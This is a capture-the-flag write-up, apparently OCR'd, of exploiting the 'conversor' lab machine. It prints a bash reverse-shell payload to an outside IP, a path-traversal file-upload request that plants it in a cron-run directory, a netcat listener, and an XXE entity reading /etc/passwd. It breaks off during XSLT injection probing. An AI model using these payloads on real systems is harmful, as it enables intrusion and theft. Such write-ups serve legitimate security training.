
This is conversor writeup by Jiseok Song


nmap




Add conversor.htb to /etc/hosts

Web Enumeration


Visit conversor.htb



I can register and login



About link shows source code to download



install.md in the source file shows

```
21 If you want to run Python scripts (for example, our server deletes all files older than 60 minutes to avoid system overload), you ca
   n add the following line to your /etc/crontab.$
22 $
23 """$
24 * * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f"; done$
25 """$
install.md                                                                    21,1          Bot
```

It's running a crontab to run python file in that directory. There are two ways to exploit this

1. Use directory traversal

app.py shows


```
92 @app.route('/convert', methods=['POST'])$
93 def convert():$
94     if 'user_id' not in session:$
95         return redirect(url_for('login'))$
96     xml_file = request.files['xml_file']$
97     xslt_file = request.files['xslt_file']$
98     from lxml import etree$
99     xml_path = os.path.join(UPLOAD_FOLDER, xml_file.filename)$
100    xslt_path = os.path.join(UPLOAD_FOLDER, xslt_file.filename)$
101    xml_file.save(xml_path)$
102    xslt_file.save(xslt_path)$
103    try:$
104        parser = etree.XMLParser(resolve_entities=True, no_network=True, dtd_validation=False, load_dtd=True)$
105        xml_tree = etree.parse(xml_path, parser)$
106        xslt_tree = etree.parse(xslt_path)$
107        transform = etree.XSLT(xslt_tree)$
108        result_tree = transform(xml_tree)$
109        result_html = str(result_tree)$
110        file_id = str(uuid.uuid4())$
111        filename = f"{file_id}.html"$
112        html_path = os.path.join(UPLOAD_FOLDER, filename)$
```


These filenames are not sanitized, so I can write a file in other directories

So I can upload reverse shell python file on the directory I want. Let's create a reverse shell

```
import os
os.system("/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.16.43/9001 0>&1'")
```

Post this file and grab the packet on burpsuite





Change filename to be on the directory I want

Request

Pretty Raw Hex

```
1  POST /convert HTTP/1.1
2  Host: conversor.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
   Firefox/140.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://conversor.htb/
8  Content-Type: multipart/form-data;
   boundary=----geckoformboundarye9a5f555deefad28eabe085b6f3e6780
9  Content-Length: 3735
10 Origin: http://conversor.htb
11 DNT: 1
12 Connection: keep-alive
13 Cookie: session=
   eyJ1c2VyX2lkIjo1LCJ1c2VybmFtZSI6ImFiYyJ9.acR3iw.0zJqLYU0MgsyHGT1H9N0hHlN
   xCM
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 ------geckoformboundarye9a5f555deefad28eabe085b6f3e6780
18 Content-Disposition: form-data; name="xml_file"; filename="
   ../../../../../var/www/conversor.htb/scripts/rev.py"
19 Content-Type: text/x-python
20
21 import os
22 os.system("/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.16.43/9001
   0>&1'")
```

Search 0 highlights

Start listener and send it. It will show an error.

Not Secure http://conversor.htb/convert

Import bookmarks... Parrot OS OSINT Services Vuln DB Privacy and Security

Error: Start tag expected, '<' not found, line 1, column 1 (rev.py, line 1)

But I can get a shell

```
┌──[parrot@parrot]─[~/Documents/conversor/source]
└─── $nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.14.194 45558
bash: cannot set terminal process group (1784): Inappropriate ioctl for device
bash: no job control in this shell
www-data@conversor:~$
```

2. Use xslt injection

I can edit app.py to run it locally. Just change DB_PATH add one line at the end.

```
...
DB_PATH = 'users.db'
...
app.run(debug=True)
```


Run app.py

```
python3 app.py
```


Change nmap.xml's first 6 lines(only line 2,5,6 has change)

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE nmaprun[ <!ENTITY abc SYSTEM "file:///etc/passwd">]>
<?xml-stylesheet href="file:///usr/bin/../share/nmap/nmap.xsl"
type="text/xsl"?>
<!-- Nmap 7.94SVN scan initiated Sun Mar 22 00:03:32 2026 as: nmap -sCV -p
22,80 -vv -oA nmap 10.129.12.72 -->
<nmaprun scanner="nmap" start="1774152212" startstr="Sun Mar 22 00:03:32
2026" version="7.94SVN" xmloutputversion="1.05">
  <args>&abc;</args>
```

And in nmap.xslt, remove @



But uploading it shows normal file



That's because of app.py parser configuration

```
103     try:$
104         parser = etree.XMLParser(resolve_entities=False, no_network=True, dtd_validation=False, load_dtd=False)$
105         xml_tree = etree.parse(xml_path, parser)$
106         xslt_tree = etree.parse(xslt_path)$
107         transform = etree.XSLT(xslt_tree)$
108         result_tree = transform(xml_tree)$
109         result_html = str(result_tree)$
110         file_id = str(uuid.uuid4())$
111         filename = f"{file_id}.html"$
112         html_path = os.path.join(UPLOAD_FOLDER, filename)$
113         with open(html_path, "w") as f:$
114             f.write(result_html)$
115         conn = get_db()$
```

Change these two to true and run again



It shows the file content, but it's because I changed setting. Let's try other xslt injection techniques from https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/XSLT%20Injection/README.md

Determine the Vendor and Version


```xml
<?xml version="1.0" encoding="utf-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/fruits">
 <xsl:value-of select="system-property('xsl:vendor')"/>
  </xsl:template>
</xsl:stylesheet>
```

xml

